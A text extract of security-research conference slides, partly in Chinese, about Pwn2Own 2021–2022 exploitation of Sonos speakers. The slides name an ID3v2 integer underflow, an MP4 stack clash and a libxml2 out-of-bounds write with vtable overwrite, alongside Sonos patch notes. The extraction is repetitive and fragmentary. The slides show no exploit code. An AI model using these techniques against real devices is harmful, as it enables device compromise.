


**No bug? WTF**





**Understanding system  
leads to real bug**



# 與產品團隊攻防的故事

---

- 2021 Pwn2Own Austin
  - 1. ~~Stack Overflow~~ on Media Parsing - The bug was fake
  - 2. Integer Underflow on MP3 ID3v2 Tag Parsing
    - Lead to Stack Overflow

|          |                   |
|----------|-------------------|
| Arch:    | aarch64-64-little |
| RELRO:   | Partial RELRO     |
| Stack:   | No canary found   |
| NX:      | NX enabled        |
| PIE:     | No PIE (0x400000) |
| FORTIFY: | Enabled           |

# 與產品團隊攻防的故事

---

- 2022 Pwn2Own Toronto

# 與產品團隊攻防的故事

- 2022 Pwn2Own Torc



# 與產品團隊攻防的故事


---

- 2022 Pwn2Own Toronto
  - 1. **Stack Clash** on MP4 Box Parsing
    - Spent ~ 10 days to write the exploitation
    - Abusing Thread Stack to get Info-Leak and PC-Control primitives

• 2022

1.

# SONOS



## 14.16

**Release date:** 9/20/2022

### In this update:

- When connected to WiFi, Roam and Roam SL stereo pairs can now play stereo audio from Bluetooth sources. These stereo pairs will no longer separate when switching to Bluetooth mode.
- Bug fixes and performance enhancements.

# 與產品團隊攻防的故事

---

- 2022 Pwn2Own Toronto
  - 1. ~~Stack Clash on MP4 Box Parsing~~
    - Spent ~ 10 days to write the exploitation
    - Abusing Thread Stack to get Info-Leak and PC-Control primitives
  - 2. **Info-Leak** on Device Synchronization + **OOB-Write** on Insecure libxml2 Callback
    - Override vTable to get PC-Control, but Non-UTF-8 codes limits our exploit : (
    - We are glad that the ASLR can become our good friend : )

SONOS

2022

14.18


Release date: 10/18/2022

In this update:

- Bug fixes and performance enhancements, including a fix for an audio quality issue that reduced Sub output for Arc, Beam, or Ray when paired with a Sub or Sub Mini while Trueplay was enabled.

System requirements

# 與產品團隊攻防的故事



SONOS

• 2022 | 14.18

Release date: 10/18/2022


In this update:

- Bug fixes and performance enhancements, including a fix for an audio quality issue that reduced Sub output for Arc, Beam, or Ray when paired with a Sub or Sub Mini while Trueplay was enabled.

System requirements

Callback  
exploit : (

# 與產品團隊攻防的故事



SONOS

• 2022 | 14.18

Release date: 10/18/2022

In this update:

- Bug fixes and performance enhancements, including a fix for an audio quality issue that reduced Sub output for Arc, Beam, One, and Play:5 when paired with a Sub or Sub Mini while Trueplay was enabled.

